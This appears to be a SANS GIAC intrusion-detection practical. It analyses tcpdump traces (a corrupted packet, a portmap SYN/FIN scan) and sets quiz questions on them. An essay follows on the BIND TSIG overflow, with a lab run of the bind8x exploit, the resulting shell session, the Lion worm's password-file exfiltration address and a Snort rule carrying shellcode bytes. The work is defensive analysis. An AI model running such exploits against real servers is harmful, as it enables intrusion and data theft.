15:36:06.129228 209.219.169.240.13568 > my.dns.server.22788: S 1832538823:1832538823(0) win 1024
15:36:11.161355 209.219.169.240.13568 > my.dns.server.22788: R 1832538824:1832538824(0) win 1024

a) A load balancing / fault tolerance system gaining legitimate information about a DNS server
b) Scan of RPC ports combined with an echo request to determine if the host is alive
c) Normal DNS traffic
d) Trojan scan

Answer: a

References

1. Ettinger, Sheila and Stephen Northcutt. "GIAC Intrusion Detection Curriculum Practical Assignment Guidelines" URL: http://www.sans.org/giactc/ID assignment guidelines.htm. (30 May 2001)

2. Mendoza, Luis. "Strange Traffic from 213.8.52.189". 23 February 2001 URL: http://www.securityfocus.com/archive/75/165230. (1 June 2001

3. Benninghoff, John. “New scanning ? activity”. 20 November 2000. URL: http://www.securityfocus.com/archive/75/146141. (3 June 2001)

4. “SynApps Architecture”. URL: http://www.radware.com/archive/pdfs/whitepapers/SynApps.pdf. (3 June 2001)

Detect 4

Bad Header - Packet Corruption in transit?

The following was generated using tcpdump with the -n and -vv options:

18:36:14.481963 my.net.host2.443 > 24.180.135.22.2896: P 1414:1588(174) ack 1982 win 8280 (DF) (ttl 127, id 3044)
18:36:14.487757 24.180.135.22.239 > my.net.host2.2899: FP [bad hdr length] (DF) (ttl 117, id 30267)
18:36:14.508338 24.180.135.22.2898 > my.net.host2.443: P 1143:1758(615) ack 1346 win 6935 (DF) (ttl 117, id 30523)
18:36:14.511080 my.net.host2.443 > 24.180.135.22.2898: P 1346:1638(292) ack 1758 win 8280 (DF) (ttl 127, id 3300)
18:36:14.584129 24.180.135.22.2900 > my.net.host2.443: R 15663309:15663329(20) win 20496 (DF) (ttl 117, id 31291)
18:36:14.591777 my.net.host2.443 > 24.180.135.22.2890: P 13641:14610(969) ack 3085 win 7066 (DF) (ttl 127, id 3556)
18:36:14.619948 24.180.135.22.2899 > my.net.host2.443: P 1260:1875(615) ack 1284 win 6997 (DF) (ttl 117, id 31803)
18:36:14.622607 my.net.host2.443 > 24.180.135.22.2899: P 1284:1576(292) ack 1875 win 8280 (DF) (ttl 127, id 3812)
18:36:14.682129 24.180.135.22.2894 > my.net.host2.443: SF [bad hdr length] (DF) (ttl 117, id 32571)
18:36:14.687247 my.net.host2.443 > 24.180.135.22.2898: P 1638:1804(166) ack 1758 win 8280 (DF) (ttl 127, id 4324)

1. Source of Trace:

My network

2. Detect was generated by:

The Shadow Intrusion Detection System generated this detect. tcpdump was used to generate the trace.

3. Probability the source address was spoofed:

Probably not spoofed. As the trace above shows, the packets flagged with a bad header length were among many packets being exchanged between the two hosts.

4. Description of attack:

This is not an attack but rather packets which have apparently been corrupted in transit probably due to hardware problems at some point in the path.

5. Attack mechanism:

Packets traveling through a network can be corrupted due, for example, to hardware problems. Checksums are used to help detect packet corruption (Reference 1). For TCP packets, there will be a checksum for the IP header and another checksum for the TCP header. The IP checksum is first computed and added to the IP header by the source host. Then, at every router along the path, the IP header checksum is recomputed and compared with the value stored in the IP header. If the checksum is not valid, the datagram is silently discarded. If the checksum is valid, the router decrements the time to live (TTL), recomputes the checksum, and sends the packet on its way. As a consequence, the IP header is typically validated many times during transit. In contrast, validation of the TCP header only occurs at the source and destination hosts. In this particular case, tcpdump finds two packets with invalid values for the header length.

Consider the hex dump of the first packet as generated by tcpdump:

```
18:36:14.487757 24.180.135.22.239 > my.net.host2.2899: FP [bad hdr length] (DF)
        4500 0028 763b 4000 7506 547b 18b4 8716
        XXXX XXXX 00ef 0b53 01bb 00cd d7d4 1792
        88b9 5010 1b55 d36a 00db 0050 40c8
```

The "5" in the first byte "0x45" indicates that the IP header has a length of 20 bytes. The total length is in bytes 2 and 3, i.e. 0x0028. The total datagram length is therefore 40 bytes. Since the total datagram length is 40 bytes and the IP header is 20 bytes, clearly the TCP portion of the datagram must be 20 bytes. The TCP length is in the 4 high order bits in byte 12 of the TCP header. From the hex dump, we see that this length is 8 which is then multiplied by 4 to obtain a TCP header length of 32 bytes. Clearly, we have a discrepancy. The TCP header indicates that the TCP header is 32 bytes long whereas we infer a length of 20 bytes from the IP datagram length and IP header length. This is why tcpdump complains that the datagram has a bad header length.

Consider the packet in more detail as well as checksums and packet corruption. First, we know that each router checks the IP header and checksum. We also know that only the source and destination hosts check the TCP header and checksum. Therefore, TCP header corruption is more likely to go undetected. The tcpdump trace indicates that the remote host is using ports in the range 2890-2900 (not including the ports for the two bad header length packets). The port listed for the first bad header length packet is 239. This is clearly out of the range of port numbers the remote host is using. Moreover, the remote host would be expected to pick a port number greater than 1023. This evidence suggests that the portion of the first packet that was corrupted is the TCP header since that is where the source port is found. Moreover, as mentioned, IP header corruption

is less likely since the datagram should have been dropped by the last router if the checksum was incorrect. One can verify the IP header checksum as discussed in Reference 1. To compute the checksum, separate the IP header into 16-bit fields. Then, take the 1's compliment of each 16-bit field. Finally, sum all the 16-bit 1's complement values. This checksum computation process is shown below (IP address has been obfuscated):

Hex	Bits	1's Compliment	Cumulative Sum
4500	0100 0101 0000 0000	1011 1010 1111 1111	
0028	0000 0000 0010 1000	1111 1111 1101 0111	1011 1010 1101 0110 + 1 carried over
763b	0111 0110 0011 1011	1000 1001 1100 0100	0100 0100 1001 1011 + 1 carried over
4000	0100 0000 0000 0000	1011 1111 1111 1111	0000 0100 1001 1011 + 1 carried over
7506	0111 0101 0000 0110	1000 1010 1111 1001	1000 1111 1001 0101
18b4	0001 1000 1011 0100	1110 0111 0100 1011	0111 0110 1110 0000 + 1 carried over
8716	1000 0111 0001 0110	0111 1000 1110 1001	1110 1111 1100 1010
XXXX	XXXX XXXX XXXX XXXX	XXXX XXXX XXXX XXXX	XXXX XXXX XXXX XXXX
XXXX	XXXX XXXX XXXX XXXX	XXXX XXXX XXXX XXXX	0101 0100 0111 1011

The checksum is 0101 0100 0111 1011 = 0x547b which is the value listed in bytes 10 and 11 of the IP header. Therefore, the checksum of the IP header is correct, as expected. However, the TCP header appears to have been corrupted since there is a discrepancy in the values of the IP header length, total datagram length, and length of TCP header as well as an unexpected value of source port (239). Consequently, there are errors in the TCP header which are probably the result of corruption during transit.

6. Correlations:

Packets with bad header lengths can be found in Reference 1. A sample tcpdump output from Reference 1 is as follows:

host.home.com.1310 > napster.com.6699: SRP [bad hdr length] (DF)

7. Evidence of active targeting:

My network was not a target. The packets appear to be legitimate traffic that simply got corrupted in transit.

8. Severity

Criticality:	4	The target host provides mail and web services.
Lethality:	1	The corrupted packets are unlikely to result in any problems.
System CM:	4	Modern operating system with most patches applied.
Network CM:	4	Restrictive firewall.

Severity = (4 + 1) - (4 + 4) = -3

9. Defensive recommendation:

No additional defensive measures need to be taken.

10. Test question:

Consider the following trace which provides a hex dump of a packet (trace generated by tcpdump):

18:36:14.487757 24.180.135.22.239 > my.net.host2.2899: FP [bad hdr length] (DF)
4500 0028 763b 4000 7506 547b 18b4 8716
XXXX XXXX 00ef 0b53 01bb 00cd d7d4 1792
88b9 5010 1b55 d36a 00db 0050 40c8

What is wrong with this packet?

a) The IP header length is less than the smallest allowable header length.
b) The TCP header length is less than the smallest allowable header length.
c) The IP header length, total datagram length, and TCP header length are inconsistent.
d) None of the above

Answer: c

References

1. Novak, Judy "Network Traffic Analysis Using tcpdump". SANS Course Notes from Intrusion Detection In Depth May 2001. Pages 142-154.

2. "Global Incident Analysis Center- Detects Analyzed 12/26/99 -". 26 December 1999. URL: http://www.sans.org/y2k/122699.htm. (8 July 2001)

Detect 5

SIN/FIN scan of port 111

tcpdump output

07:03:37.641434 207.66.24.9.111 > my.net.0.1.111: SF 220444289:220444289(0) win 1028 (ttl 25, id 39426)
07:03:42.733566 207.66.24.9.111 > my.net.1.1.111: SF 849080163:849080163(0) win 1028 (ttl 25, id 39426)
07:03:47.863278 207.66.24.9.111 > my.net.2.1.111: SF 1469913365:1469913365(0) win 1028 (ttl 25, id 39426)
07:03:52.958809 207.66.24.9.111 > my.net.3.1.111: SF 1021177124:1021177124(0) win 1028 (ttl 25, id 39426)
07:03:58.068317 207.66.24.9.111 > my.net.4.1.111: SF 582401958:582401958(0) win 1028 (ttl 25, id 39426)

07:04:03.164751 207.66.24.9.111 > my.net.5.1.111: SF 1207157404:1207157404(0) win 1028 (ttl 25, id 39426)
07:04:08.273727 207.66.24.9.111 > my.net.6.1.111: SF 764587072:764587072(0) win 1028 (ttl 25, id 39426)
07:04:13.368316 207.66.24.9.111 > my.net.7.1.111: SF 312187897:312187897(0) win 1028 (ttl 25, id 39426)
07:04:18.477866 207.66.24.9.111 > my.net.8.1.111: SF 643518718:643518718(0) win 1028 (ttl 25, id 39426)
07:04:23.573111 207.66.24.9.111 > my.net.9.1.111: SF 184898826:184898826(0) win 1028 (ttl 25, id 39426)
07:04:28.683562 207.66.24.9.111 > my.net.10.1.111: SF 1886959885:1886959885(0) win 1028 (ttl 25, id 39426)
07:04:33.778151 207.66.24.9.111 > my.net.11.1.111: SF 369682428:369682428(0) win 1028 (ttl 25, id 39426)
07:05:34.524155 207.66.24.9.111 > my.net.0.1.111: SF 1147980091:1147980091(0) win 1028 (ttl 25, id 39426)
07:05:39.621292 207.66.24.9.111 > my.net.1.1.111: SF 694566743:694566743(0) win 1028 (ttl 25, id 39426)
07:05:44.738866 207.66.24.9.111 > my.net.2.1.111: SF 1326723810:1326723810(0) win 1028 (ttl 25, id 39426)
07:05:49.833947 207.66.24.9.111 > my.net.3.1.111: SF 873772715:873772715(0) win 1028 (ttl 25, id 39426)
07:05:54.964109 207.66.24.9.111 > my.net.4.1.111: SF 1498308277:1498308277(0) win 1028 (ttl 25, id 39426)
07:06:00.059190 207.66.24.9.111 > my.net.5.1.111: SF 1055298392:1055298392(0) win 1028 (ttl 25, id 39426)
07:06:05.178574 207.66.24.9.111 > my.net.6.1.111: SF 1686083686:1686083686(0) win 1028 (ttl 25, id 39426)
07:06:10.273942 207.66.24.9.111 > my.net.7.1.111: SF 1242121975:1242121975(0) win 1028 (ttl 25, id 39426)
07:06:15.383656 207.66.24.9.111 > my.net.8.1.111: SF 786079402:786079402(0) win 1028 (ttl 25, id 39426)
07:06:20.480662 207.66.24.9.111 > my.net.9.1.111: SF 39518607:39518607(0) win 1028 (ttl 25, id 39426)
07:06:25.589065 207.66.24.9.111 > my.net.10.1.111: SF 664950568:664950568(0) win 1028 (ttl 25, id 39426)
07:06:30.683450 207.66.24.9.111 > my.net.11.1.111: SF 1286691832:1286691832(0) win 1028 (ttl 25, id 39426)
07:24:50.209372 216.234.206.2.111 > my.net.0.1.111: SF 1797904549:1797904549(0) win 1028 (ttl 26, id 39426)
07:24:55.330948 216.234.206.2.111 > my.net.1.1.111: SF 271374614:271374614(0) win 1028 (ttl 26, id 39426)
07:25:00.437573 216.234.206.2.111 > my.net.2.1.111: SF 1968255330:1968255330(0) win 1028 (ttl 26, id 39426)
07:25:05.529577 216.234.206.2.111 > my.net.3.1.111: SF 452892094:452892094(0) win 1028 (ttl 26, id 39426)

07:25:10.636039 216.234.206.2.111 > my.net.4.1.111: SF 9369844:9369844(0) win 1028 (ttl 26, id 39426)
07:25:15.727757 216.234.206.2.111 > my.net.5.1.111: SF 1705499369:1705499369(0) win 1028 (ttl 26, id 39426)
07:25:20.834711 216.234.206.2.111 > my.net.6.1.111: SF 191362342:191362342(0) win 1028 (ttl 26, id 39426)
07:25:25.935766 216.234.206.2.111 > my.net.7.1.111: SF 815735624:815735624(0) win 1028 (ttl 26, id 39426)
07:25:31.042393 216.234.206.2.111 > my.net.8.1.111: SF 1446646505:1446646505(0) win 1028 (ttl 26, id 39426)
07:25:36.135421 216.234.206.2.111 > my.net.9.1.111: SF 690149858:690149858(0) win 1028 (ttl 26, id 39426)
07:25:41.241269 216.234.206.2.111 > my.net.10.1.111: SF 238495973:238495973(0) win 1028 (ttl 26, id 39426)
07:25:46.332781 216.234.206.2.111 > my.net.11.1.111: SF 1947009742:1947009742(0) win 1028 (ttl 26, id 39426)
07:25:51.439244 216.234.206.2.111 > my.net.12.1.111: SF 416223383:416223383(0) win 1028 (ttl 26, id 39426)
07:25:56.540996 216.234.206.2.111 > my.net.13.1.111: SF 2121865866:2121865866(0) win 1028 (ttl 26, id 39426)
07:26:01.647254 216.234.206.2.111 > my.net.14.1.111: SF 1684916689:1684916689(0) win 1028 (ttl 26, id 39426)
07:26:06.739299 216.234.206.2.111 > my.net.15.1.111: SF 156335322:156335322(0) win 1028 (ttl 26, id 39426)
07:26:11.838430 216.234.206.2.111 > my.net.16.1.111: SF 780183911:780183911(0) win 1028 (ttl 26, id 39426)
07:26:17.179500 216.234.206.2.111 > my.net.17.1.111: SF 336613680:336613680(0) win 1028 (ttl 26, id 39426)

1. Source of trace

My network.

2. Detect Generated By

The detect was generated by Shadow. The network traffic dumps were generated using TCPdump.

3. Probability the Source Address Was Spoofed

Probably not spoofed. The user would want to see any return packets in order to gain reconnaissance data. However, two source addresses are employed here. These addresses resolve to the following hosts: kayak.sandia.net and home.7cities.net. One possibility is that a single attacker has access to both hosts and is testing his scanning code. He starts the first scan from his

first host and lets it run a few minutes. He stops that scan and later tries the same scan from his second host. He again lets the scan run a few minutes and then terminates the scan. Another possibility is that the two scans originate from different attackers that share the same scanning tool. The scans from the two different source addresses have many similarities including:

Packets arrive about every 5 seconds
IP ID is 39426
This is a reflexive scan (Reference 3) where the source port and destination ports are the same.
Window size is 1028
Sin and Fin flags are set.

Because of the similarity of the packets, the same scanning tool probably created the traces from both source addresses. Since it's quite possible for a single attacker to have access to multiple hosts he can use for scanning, I think the source addresses are probably not spoofed so that the attacker can receive replies and gain reconnaissance information. However, it is possible for one or both source addresses to be spoofed. An attacker can conduct multiple scans with only one scan using the true source address. If enough scan activity is conducted, the scan with the true source address is buried in the noise. Of course this has the disadvantage of being very noisy.

4. Description of Attack

This is a network scan looking for hosts listening on port 111 which is the portmap service.

5. Attack Mechanism

This is a scan which is used to gain information which might be used in a follow-up attack. The attacker scans for hosts listening on port 111, the portmap service. If the portmap service is available to the attacker, the attacker can query the portmap service to see which Remote Procedure Call (RPC) services are running. For example, "rpcinfo -p" uses the dump() program to provide a table of all the RPC services including the ports where they are located (Reference 1). Given the list of RPC services that are running and the ports these services use, the attacker can select specific exploits to target vulnerabilities in these services.

It is very dangerous to have RPC services accessible via the Internet since there are a number of exploits which allow one to gain root access to the host. RPCs is listed as number three in the top ten Internet security threats at SANS (Reference 2). RPC services that can be exploited if running include the following:
1) The Solaris Tooltalk database service (rpc.ttdbservd). If the intruder is successful at exploiting this service, which is vulnerable to a buffer overflow, he can run arbitrary commands on the host. The associated CVE number is CVE-1999-0003.
2) The rpc.statd service in the nfs-utils package which runs on Linux platforms. rpc.statd is a component of the Network File Service (NFS) functionality. By taking advantage of a format string vulnerability, an attacker can execute commands as root (CVE-2000-0666).

3) The Solaris rpc.sadmind service which allows one to perform distributed system administration tasks. Certain versions are vulnerable to a buffer overflow attack which will result in root access (CVE-1999-0977).

The scan uses an illegal flag combination - SYN combined with FIN. SYN is used to initiate a connection while FIN is used to tear down a connection. These two flags should never be used together. This is an obvious sign that the packets are crafted. In the past, the SYN FIN combination was considered a stealth scan since some systems would not log SYN FIN packets. However, this is much less true today since the SYN FIN pattern is well known. An attacker might also use SYN FIN since some systems allow FINs to pass through providing better network mapping.

In addition to the illegal SYN FIN flag combination, the fact that the IP ID is constant (39426) is another clear sign that the packets are crafted.

6. Correlations

Scans for the portmap service are quite common (Reference 1). Reference 3 provides an example trace which is very similar to the trace collected from my network. The trace from Reference 3 is:

May 1 08:33:09 212.109.2.136:111 -> z.y.w.34:111 SYNFIN **SF****

This trace is reflexive with source and destination ports identical and also has the SYN and FIN flags set. The trace from my network shares these two characteristics.

7. Evidence of Active Targeting

Yes, my network was targeted. Reconnaissance information gathered from this scan will tell the attacker which hosts in the network he should focus his efforts on. However, the scan is very limited since only a small number of hosts are scanned.

8. Severity

Criticality: 4 Although the scan was interrupted after scanning only a small portion of the network, such scans target all hosts including DNS servers and firewalls.

Lethality: 5 Exploitation of vulnerable RPC services can result in root access across the internet.

System CM: 2 Some systems on the network run portmapper and have older operating systems and/or are not up to date on patches.

Network CM: 5 The firewall successfully blocked these scans.

(4 + 5) - (2 + 5) = 2

9. Defensive Recommendation

The firewall successfully blocked the scans. However, additional system countermeasures are needed to improve security. Hosts with older operating systems and hosts that don't have the most recent patches should be updated.

10. Test Question

The following trace shows evidence of what:
a) Network scan looking for IMAP services
b) Network scan looking for PORTMAP services
c) Network scan looking for Hack Attack 111
d) None of the above

Answer: b

07:03:37.641434 207.66.24.9.111 > my.net.0.1.111: SF 220444289:220444289(0) win 1028 (ttl 25, id 39426)
07:03:42.733566 207.66.24.9.111 > my.net.1.1.111: SF 849080163:849080163(0) win 1028 (ttl 25, id 39426)
07:03:47.863278 207.66.24.9.111 > my.net.2.1.111: SF 1469913365:1469913365(0) win 1028 (ttl 25, id 39426)
07:03:52.958809 207.66.24.9.111 > my.net.3.1.111: SF 1021177124:1021177124(0) win 1028 (ttl 25, id 39426)

References

1. Stephen Northcutt, Judy Novak, and Donald McLachlan, "Network Intrusion Detection An Analyst's Handbook, second edition, New Riders Publishing. Page 279

2. Randy Marchany, Scott Conti, Matt Bishop, et. al. "How To Eliminate The Ten Most Critical Internet Security Threats The Experts' Consensus Version 1.33". 25 June 2001. URL: http://www.sans.org/topten.htm (29 June 2001)

3. Northcutt, Stephen. "IDS Signatures and Analysis, Parts 1 & 2". Presented at SANS Baltimore May 2001. Page 6-24.

Assignment 2 - Describe the State of Intrusion Detection

Domain Name Service (DNS) is an important part of the Internet infrastructure. DNS servers do the translation from names that are easy for people to remember (e.g. www.sans.org, www.yahoo.com, etc.) to the IP addresses used to identify computers (e.g. 167.216.133.33, 64.58.76.177, etc.). Reverse lookups which retrieve the names associated with IP addresses are also possible. Unfortunately, DNS servers are frequent targets of attackers. Recently, attackers had

a new vulnerability to target in the software used by the majority of DNS servers on the Internet (Reference 1). This software is the Berkeley Internet Name Daemon (BIND) software which is distributed by the Internet Software Consortium (www.isc.org). BIND 8.2 introduced transaction signatures (TSIG, RFC 2845) as a mechanism for securing DNS messages (Reference 2). Two hosts that need to pass DNS messages will share a cryptographic key. The sender of the message uses the key and the HMAC-MD5 algorithm to generate a 128-bit hash value. This hash value depends on both the content of the DNS message and the key. Consequently, the recipient of the DNS message (who shares the key) can verify that the message was sent by a host that shares the key and can verify that the message itself was not altered. The hash value in the TSIG record is computed over the entire DNS message as well as some additional fields including the time. This helps combat replay attacks since the recipient will also know the time the DNS message was sent.

Versions 8.2.x of BIND (prior to version 8.2.3) are vulnerable to a buffer overflow which occurs in the transaction signature (TSIG) handling code in BIND (References 1, 3, and 4). A noteworthy aspect of this vulnerability is that a worm known as the Lion Worm (Reference 5) utilizes the TSIG BIND vulnerability. The Lion Worm only targets hosts running Linux on the x86 architecture. This worm utilizes an exploit for this vulnerability to compromise a system. Once the system is compromised, the t0rn root kit is installed. This t0rn root kit replaces several system binaries in order to hide itself. The worm steals password files (emailing copies of /etc/passwd and /etc/shadow to huckit@china.com), kills syslogd so system logs cannot be trusted, and searches for other hosts running vulnerable versions of BIND.

The problem in BIND that allows for a buffer overflow occurs when a DNS server receives a request with a transaction signature that does not include a valid key (Reference 1). When the DNS server discovers that a valid key is missing, BIND branches to code designed to send an error response. However, the code that handles the error response does not initialize variables the same way as the code that does normal processing of messages. Consequently, buffer sizes are not correctly set to handle function calls which occur later in the code. This improper setting of buffer sizes sets the stage for buffer overflows. Let's examine how a buffer overflow can be used in an attack.

Buffer Overflows

A buffer overflow occurs when the amount of data exceeds the memory allocated to store that data. If the software does not check the size of an input data string before it stores it in a given quantity of allocated memory, that data can overwrite other portions of memory. To fully understand this concept, consider Figure 1 (from Reference 6) which illustrates how memory is organized. This figure shows a normal stack and illustrates how information is stored in the stack. One important piece of information in this illustration is the return pointer. Whenever a subroutine is called, a return pointer is stored in memory so that once the subroutine call is complete, the computer knows where in memory to find the correct code to execute next. Figure 2 (adapted from Reference 6) illustrates how an attacker can use a buffer overflow to smash the stack, i.e. overwrite portions of memory in order to execute his own code. In this case, the attacker has found vulnerable code running on a system, i.e. code that allows more data to be placed the buffer than will fit in the buffer. Since the memory fill direction is from the top of the page down, he will provide sufficient code to ensure that the return pointer is overwritten with a value that points to the

data he provides which includes executable code. The attacker can include NOPs (No Operation) in his code so that this pointer does not have to point to the exact start of his code. As long as the pointer points to the first real instruction or any of the NOPs preceding that instruction, the attacker's code will be executed. Therefore, when the attacker overwrites the return pointer, the return from the subroutine will result in a return to the location specified by the attacker. When this occurs, the attacker's code is executed with the same privileges as the process that the attacker caused the buffer overflow in. This can provide root access to an attacker. For more details on buffer overflows, consult Reference 7.




Figure 1 Normal Stack




Figure 2 Smashed Stack

The Exploit

To investigate the TSIG BIND vulnerability, I downloaded an exploit for this vulnerability from Reference 8. The particular exploit used takes advantage of the INFOLEAK and TSIG bugs in BIND (References 8, 9 and 10). Exploiting the INFOLEAK bug allows an attacker to use an inverse query to read the stack remotely thereby possibly exposing program and/or environment variables. Exploiting the TSIG bug allows an attacker to create a buffer overflow and execute his own code at the privilege level of the named process.

In order to characterize this exploit, I used a network that included a PC running Red Hat Linux version 6.2 and a PC running Red Hat Linux version 7.0. The Red Hat 6.2 host was used to attack the Red Hat 7.0 host. I downloaded the exploit code (Reference 8) and compiled it on the attacking host. I also installed BIND version 8.2.2_P5-9 on the victim host and started the named daemon.

Once BIND was running on the victim host, I started tcpdump in order to capture the network traffic during the attack. tcpdump was started using the command:

```
tcpdump -i eth0 -s 1514 -w tcpdump_file
```

Once tcpdump was ready to capture the network traffic, I ran the exploit on the attacking host using the command:

```
./bind8x 10.177.133.208
```

where bind8x is the name of the executable exploit code and 10.177.133.208 is the IP address of the victim host. The view of the attack from the attacking host is shown below. In the listing below, attacker input is shown in italics, output from the attacking host is shown in normal font, and output from the victim host is shown in bold. After a few lines of information, the code indicates that a reverse query was issued in order to exploit the INFOLEAK vulnerability. The output then indicates that a 719-byte response to the query was received. Information from this response is then used to customize the next query which generates the buffer overflow and provides shell access to the victim host. Once shell access is obtained, the attacker is given some basic information about the victim machine and the process he's running. The attacker learns that he's successfully attacked a machine called localhost.localdomain running Linux Kernel version 2.2.16-22 on an i686 CPU. The attacker is also informed that the process he has running on the victim machine is running with a group identification of 25 (group named) and a userid of 25 (user named). In this case, the attack did not result in root access, but rather access as user named which is the user process for the named process on the victim host.

Once an attacker gains access to a system, he can do a number of things including elevating his privilege level to root if the exploit did not result in root access, installing a back door, patching the vulnerability he exploited to help keep other attackers from gaining access, steal information, etc. This attack illustrates information theft. The first thing the attacker does is issue the command "df -k" to get a list of available file systems. He then chooses to explore the /home file system where he finds a subdirectory named john. Under this subdirectory, the attacker finds a subdirectory named private which includes a file called "important_stuff.txt". The attacker then does a cat on this file and obtains credit card numbers and a social security number. Admittedly,

this is not the kind of information you want on your DNS server, but it serves as a simple example of the types of things an attacker can do once he has access to a system.

 # ./bind8x 10.177.133.208
[*] named 8.2.x (< 8.2.3-REL) remote root exploit by lucysoft, Ix
[*] fixed by ian@cypherpunks.ca and jwilkins@bitland.net

[*] attacking 10.177.133.208 (10.177.133.208)
[d] HEADER is 12 long
[d] infoleak_qry was 476 long
[*] iquery resp len = 719
[d] argevdisp1 = 080d7cd0, argevdisp2 = 4014471c
[*] retrieved stack offset = bffff988
[d] evil_query(buff, bffff988)
[d] shellcode is 134 long
[d] olb = 136
[*] injecting shellcode at 1
[*] connecting..
[*] wait for your shell..
Linux localhost.localdomain 2.2.16-22 #1 Tue Aug 22 16:49:06 EDT 2000 i686 unknown
uid=25(named) gid=25(named) groups=25(named)
df-k

Filesystem	**1k-blocks**	**Used**	**Available**	**Use%**	**Mounted on**
/dev/hdc5	**2522520**		**858160**	**1536220**	**36%** **/**
/dev/hdc1	**21929**		**2476**	**18321**	**12%** **/boot**
/dev/hdc7	**3348456**		**96524**	**3081836**	**4%** **/home**

cd /home
ls
john
lost+found
cd john
ls
private
source_code
test_data
cd private
ls
important_stuff.txt
cat important_stuff.txt
Bank Visa 0000 0000 0000 0000 0000
Credit Union Visa 0000 0000 0000 0000 0000
Social Security Number 000-00-0000

The network traffic between the attacker and victim was captured using tcpdump. I used a snapshot length (snaplen) of 1514 to ensure that the entire payload was captured. I also instructed

tcpdump to write the data to a file. Once the data was captured in a tcpdump file, I generated tcpdump text output as well as Snort output as shown in the following (The first nine packets have been numbered for clarity). The first packet is UDP and is the inverse query (as indicated by the "inv_q" in the tcpdump output) sent from the attacker to the victim. The second packet is the reply to the inverse query. The reply indicates that an error was found in the inverse query (see the "inv_q FormErr" in the tcpdump output). The attacker code generated this error on purpose. A valid key in the TSIG was purposely omitted. The exploit code uses this reply to compute information about the stack needed for the buffer overflow attack. The third packet is the packet that generates the buffer overflow and provides shell access to the attacker (notice the "/bin/sh" in the Snort dump of the payload portion of this packet). The fourth packet is the victim's response to the evil_query packet. The destination port for this packet is the port the attacker has been communicating on, port 1025. However, the attacker is no longer listening on this port so an ICMP port unreachable message is generated (the fifth packet). Packets 6, 7, and 8 are the three-way handshake that opens up the tcp connection to support the attacker's shell session. Note that the exploit has opened up port 36864 on the victim machine for this connection. The remaining packets (packets 9 and greater) show shell commands from the attacker and responses from the victim. For example, Snort shows that the payload of packet 9 includes "uname -a; id" which is the command that generates the response that provides the user with basic information about the system he's successfully compromised and the process he's taken over on the victim host.

Finally, I processed the tcpdump format file with Snort version 1.7 to see what alerts would be generated using a rule set downloaded from www.snort.org. Two alerts were generated as shown below. The first alert warns of an inverse query to a name server and the second reports the ICMP destination unreachable packet. This rule set does not warn of the packet containing the TSIG exploit. A short search for a rule set that would alert when this exploit was attempted led me to the arachNIDS (advanced reference archive of current heuristics for network intrusion detection systems) rule set (http://www.whitehats.com/ids/vision.rules.gz). I downloaded this rule set and reran Snort to generate alerts. As shown below, the alerts generated with the arachNIDS rule set include an alert that warns of the specific TSIG exploit discussed herein. The rule that triggers this alert is as follows:

alert UDP $EXTERNAL any -> $INTERNAL 53 (msg: "IDS490/dns_named-exploit-tsig-lucysoft"; content: "|5e 29c0 894610 40 89c3 89460c 40 894608 8d4e08 b066 cd80|";)

This rule will generate an alert whenever a UDP packet from any external host and any port comes to the internal network destined to port 53 with a payload that includes the hex content "5e 29c0 894610 40 89c3 89460c 40 894608 8d4e08 b066 cd80". This content is highlighted in bold in the third packet in the Snort output. This content provides a very specific signature for this particular exploit.

This example shows the results of two different rule sets. One rule set alerts when the exploit traffic is detected and one does not. Clearly, the intrusion detection analyst must ensure that he has the most comprehensive up-to-date rule set available in order to minimize false negatives.

Snort Alerts

[**] IDS277 - NAMED Iquery Probe [**]
06/07-17:23:57.355245 10.177.133.210:1025 -> 10.177.133.208:53
UDP TTL:64 TOS:0x0 ID:62 IpLen:20 DgmLen:504
Len: 484

[**] ICMP Destination Unreachable [**]
06/07-17:23:57.359800 10.177.133.210 -> 10.177.133.208
ICMP TTL:255 TOS:0xC0 ID:64 IpLen:20 DgmLen:576
Type:3 Code:3 DESTINATION UNREACHABLE: PORT UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
10.177.133.208:53 -> 10.177.133.210:1025
UDP TTL:64 TOS:0x0 ID:23 IpLen:20 DgmLen:561
Len: 541

Snort Alerts Using arachNIDS Rules

[**] IDS277/dns_named-probe-iquery [**]
06/07-17:23:57.355245 10.177.133.210:1025 -> 10.177.133.208:53
UDP TTL:64 TOS:0x0 ID:62 IpLen:20 DgmLen:504
Len: 484

[**] IDS490/dns_named-exploit-tsig-lucysoft [**]
06/07-17:23:57.358340 10.177.133.210:1025 -> 10.177.133.208:53
UDP TTL:64 TOS:0x0 ID:63 IpLen:20 DgmLen:538
Len: 518

TCPDUMP Output (With added packet numbers)

Packet 1
17:23:57.355245 < 10.177.133.210.1025 > 10.177.133.208.domain: 48879 inv_q+ [b2&3=0x980]
A?
^@^
@^@
^@^@^@^@^@.^@^
@^@
^@^@^@^@^@^@^@^@^@^@.^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^
@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@.^@^@^@^@^@^@^@^@^@^@^@^@^@^
@^@
^@.^@^@^@^@^@^@^@^@^
@^@
^@.^@^@^@^
@^@
^@^

@^@.^@^
@^@
^@^@^@^@^@^@^@. (476) (ttl 64, id 62)

Packet 2
17:23:57.356629 > 10.177.133.208.domain > 10.177.133.210.1025: 48879 inv_q FormErr [0q] q:
^@^
@^@
^@^@^@^@^@.^@^
@^@
